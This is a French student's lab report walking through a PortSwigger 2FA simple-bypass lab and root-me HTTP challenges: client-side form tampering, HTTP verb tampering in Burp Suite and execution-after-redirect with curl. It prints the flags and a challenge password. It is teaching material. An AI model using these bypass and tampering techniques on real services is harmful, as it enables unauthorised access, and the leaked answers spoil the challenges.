


# Contournement d'authentification 2FA



# Sommaire

---

## **2FA Contournement** **2**

BYPASS 1 2

BYPASS 2 18

## **BURPSUITE** **12**

HTTP -POST 5


HTTP -Verb Tampering 7

HTTP -Redirection invalide 11

HTTP -Headers 13

## 2FA Contournement- BYPASS 1


Après avoir cliqué sur le **lien** proposé par le TP on arrive sur la **page web** suivante :



Il suffit d'appuyer sur  pour **accéder à l'activité**. Ensuite on arrivera sur :




En **haut** de la page se situe un **indicateur** pour observer le statut de l'activité.



Pour commencer il suffit d'aller dans [My account](#) et de remplir les **Username** et **Password** :

## Login



Username  
carlos

Password  
\*\*\*\*\*


Log in

Ils sont déjà fournis dans le **TP** :

- Votre ID:PASS **wiener:peter**
- ID:PASS de la victime **carlos:montoya**

Les **identifiants** à remplir sont donc **Username** : carlos ; **Password** : montoya.

Après avoir rempli les **identifiants** on arrivera sur la page suivante :



Web Security Academy 2FA simple bypass

LAB Not solved


Back to lab home Email client Back to lab description >>

Please enter your 4-digit security code

Login

Ensuite il suffit d'appuyer sur **Email client**

**Bon** j'ai eu un **bug**, normalement on devrait avoir l'**adresse mail** mais je n'en n'ai pas, la suite sera donc **différente**.



Web Security Academy 2FA simple bypass


LAB Not solved

Back to exploit server Back to lab Back to lab description >>

Your email address is wiener@exploit-0a97000704003494803b7564015000f6.exploit-server.net


Displaying all emails @exploit-0a97000704003494803b7564015000f6.exploit-server.net and all subdomains

Inbox is empty


Ensuite il suffit d'appuyer sur  ce qui nous permet de **revenir à l'accueil** :



Après avoir appuyé sur [My account](#) , **miraculeusement** l'activité est finie.




La **preuve** :





## BURPSUITE- HTTP -POST

Après avoir cliqué sur le lien proposé par le **TP** on arrive sur la page suivante :



Ensuite il suffit d'**inspecter** la page web :

Pour ceux qui ne savent pas comment inspecter, il suffit de faire un **clic droit** et de cliquer sur **Inspecter**.



Il suffit donc de **changer** cette commande pour gagner, pour ma part j'ai **ajouté** des **0** au calcul :

```
<form action method="post" onsubmit="document.getElementsByName('score')[0].value = Math.floor(Math.random() * 10000000000000001)">...</form> == $0
```

Après avoir changé le calcul et **relancé** le jeu on nous donne un **flag** :

## RandGame

### Human vs. Machine

Here is my new game. It's not totally finished but I'm sure nobody can beat me! ;)

- Rules: click on the button to hope to generate a great score
- Score to beat: **999999**


Wow, 9160272319517528000! How did you do that? :o

Flag to validate the challenge: **H7tp\_h4s\_N0\_s3Cr37S\_F0r\_y0U**

Pour **vérifier** si on a réussi, il faut aller sur **root-me.org** et rechercher

HTTP basics

Il faut aller dans HTTP -POST :



### 14 Challenges pour "HTTP basics"

- [61.66%] HTTP - POST
- [61.66%] HTTP - Headers
- [61.66%] HTTP - Verb tampering
- [37.5%] Python - pickle
- [37.5%] Encodage - UU
- [25%] HTTP - DNS Rebinding
- [25%] HTTP - Contournement de filtrage IP
- [25%] HTTP - Redirection invalide
- [25%] HTTP Response Splitting
- [25%] SSL - échange HTTP

0 10

## HTTP - POST

15 Points

Connaissiez-vous le protocole HTTP ?

**Auteur**  
Thibaud, 14 août 2018

**Niveau**  
[Progress bar]

**Validations**  
50018 Challengeurs 100%

**Note**  
★★★★★ 1553 votes

**Énoncé**  
Trouvez un moyen de battre le score maximum.

**4 vulnérabilités**

- HTTP - POST
- HTTP - Methods
- Outil - Burp Suite
- Outil - Curl

Enfin, il suffit de rentrer le **flag** donné précédemment et d'envoyer.

Entrer le mot de passe

\*\*\*\*\*

envoyer

J'ai **réussi** !


Validation

Bien joué, vous remportez 15 Points

---


## **BURPSUITE- HTTP -Verb Tampering**

Pour réaliser ce **TP** on a besoin de BURP Suite Community Edition, après l'avoir installé on le lance. On a juste besoin d'aller dans l'onglet **Proxy** et rester dans **Intercept**.






Ensuite on a juste besoin d'appuyer sur **Open browser** qui va nous ouvrir le navigateur :




Lorsque l'on est sur le navigateur il faut mettre le lien de l'activité :

<http://challenge01.root-me.org/web-serveur/ch8/>



Puis sur **BURP** on va retrouver cet **écran** :




On s'intéresse au code :

```
GET /web-serveur/ch8/ HTTP/1.1
Host: challenge01.root-me.org
Accept-Language: fr-FR, fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Il suffit de changer la **méthode**, on va passer de **GET** à **PUT**.

```
PUT /web-serveur/ch8/ HTTP/1.1
Host: challenge01.root-me.org
Cache-Control: max-age=0
Accept-Language: fr-FR, fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

Après avoir **changé la méthode** il suffit d'appuyer sur **Forward** qui nous permet d'**actualiser** la page :




Mot de passe / password : a23e\$dme96d3saez\$\$sprap


Pour **vérifier** si on a réussi, il faut aller sur **root-me.org** et rechercher

HTTP basics


Il faut aller dans HTTP -Verb Tampering :



Enfin, il suffit de rentrer le **Mot de Passe** donné précédemment et d'envoyer.




J'ai **réussi** !



---

## **BURPSUITE- HTTP -Redirection invalide**

On va d'abord appuyer sur le lien proposé par le **TP**, celui-ci nous dirige vers la page suivante :



Pour ce **TP**, je vais aller sur le **terminal** du PC et vais utiliser la commande suivante :

```
curl http://challenge01.root-me.org/web-serveur/ch32/index.php
```

Shell

Cette commande **bash** récupère une **réponse** et la transmet sur le **terminal**.

```
C:\WINDOWS\system32\cmd. x + v
Microsoft Windows [version 10.0.22621.4317]
(c) Microsoft Corporation. Tous droits réservés.

C:\Users\admin>curl http://challenge01.root-me.org/web-serveur/ch32/index.php
<html>
<body><link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' /><iframe id='iframe' src='https://www.root-me.org/?page=externe_header'></iframe>
<h1>Welcome !</h1>

<p>Yeah ! The redirection is OK, but without exit() after the header('Location: ...'), PHP just continue the execution and send the page content !...</p>
<p><a href="http://cwe.mitre.org/data/definitions/698.html">CWE-698: Execution After Redirect (EAR)</a></p>
<p>The flag is : ExecutionAfterRedirectIsBad
</p>
</body>
</html>
C:\Users\admin>
```

La commande va nous donner le **flag** :

The flag is : ExecutionAfterRedirectIsBad

Pour **vérifier** si on a réussi, il faut aller sur **root-me.org** et rechercher

HTTP basics


Il faut aller dans HTTP -Redirection invalide :

 **14 Challenges pour "HTTP basics"**

- [61,66%]  HTTP - POST
- [61,66%]  HTTP - Headers
- [61,66%]  HTTP - Verb tampering
- [37,5%]  Python - pickle
- [37,5%]  Encodage - UU
- [25%]  HTTP - DNS Rebinding
- [25%]  HTTP - Contournement de filtrage IP
- [25%]  HTTP - Redirection invalide
- [25%]  HTTP Response Splitting
- [25%]  SSL - échange HTTP


0 10

**HTTP - Redirection invalide**

15 Points 

Ne faites pas confiance à votre navigateur

Auteur: Arod, 26 novembre 2014

Niveau: 

Validations: 42932 Challengeurs 12%

Note: ★★★★★ 1209 votes

J'aime Je n'aime pas

Énoncé


Obtenez l'accès à la page index.

Démarrer le challenge


2 vulnérabilités

- HTTP - Redirect
- Outil - Curl

Enfin, il suffit de rentrer le **flag** donné précédemment et d'envoyer.

A dark-themed validation form titled "Validation". It contains a label "Entrer le mot de passe" above a password input field with masked characters. Below the input field is a blue button labeled "envoyer".


J'ai **réussi** !

A dark-themed validation form titled "Validation". It displays two green-bordered message boxes. The first box contains the text "Bien joué, vous remportez 15 Points". The second box contains the text "N'oubliez pas de noter ce challenge en donnant votre avis ;-)".


---

## **BURPSUITE- HTTP -Headers**

